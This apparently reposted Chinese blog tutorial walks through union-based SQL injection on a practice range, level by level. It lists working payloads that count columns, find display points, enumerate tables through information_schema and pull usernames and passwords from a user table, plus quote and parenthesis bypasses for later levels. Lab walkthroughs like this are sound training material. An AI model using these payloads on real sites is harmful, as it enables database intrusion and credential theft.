mysql 错误回显注入,SQL注入实战篇2--显错注入


转载

水精灵琼子 于 2021-03-23 10:25:17 发布 73 收藏
文章标签： mysql 错误回显注入
本次实战靶场用的封神台的SQL注入靶场。


看过实战1后，咱们就直接来试试自己有没有学会。因为是靶场，所以肯定存在漏洞，咱们就不判断是否存在注入了。

第一步：从页面显示来看，这种应该是一个数字型的回显注入。那么我们就来看看有几列。

构造?id=1 and 1=1 group by 1



发现页面没有报错，继续往后group by 2和group by 3...，当试到4的时候发现查询不到了,由此判断应该是有三个字段。



第二步：确定有三列以后，接着看看回显的点。

构造?id=1 and 1=2 union select 1,2,3


有了这两个回显点后，我们就可以简单查询一些信息了，像版本、当前数据库名、所属用户等等。

构造?id=1 and 1=2 union select 1,version(),user()

第三步：由第二步获得了当前数据库的名称为error，接着我们就可以获取数据库的一些信息了。


1、查询所有表：

?id=1%20and%201=2%20union%20select%201,2,
(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=da




2、查询表的字段：以user表为例

构造?
id=1%20and%201=2%20union%20select%201,2,column_name%20from%20information_schema.columns%20



通过更改limit函数后面的数值可以得出此表的三个字段为Id,userame,password



3.查询某个表中的所有字段 (此例为 error数据库中的user表)：

构造 ?id=1 and 1=2 union select 1,username,password from user limit 0,1

当然这是第一关，后面几关就是绕过问题，绕过的姿势一定要帅。我这边也给大家一并做了吧

第二关：发现多加了单引号


那么我们闭合单引号

构造?id=1%27%20and%201=2%20union%20select%201,2,3%23 就可以搞定了，后面跟前面一样，我就说个思路。

第三关：在第二关基础上加括号，一样的闭合括号

那么我们构造?id=1%27)%20and%201=2%20union%20select%201,2,3%23 就可以解决

第四关：单引号变双引号



构造?id=1")%20and%201=2%20union%20select%201,2,3%23

如果大家觉得不过瘾，有一个靶场是sql-labs，大家可以自行搭建这个靶场练习。

至此，SQL注入的显错注入练习借结束了。下一篇盲注实战，喜欢的多多关注，感谢。

标签：201,显错,实战篇,20select%,20and%,2%,靶场,id,注入

来源： https://www.cnblogs.com/xyz315/p/13044627.html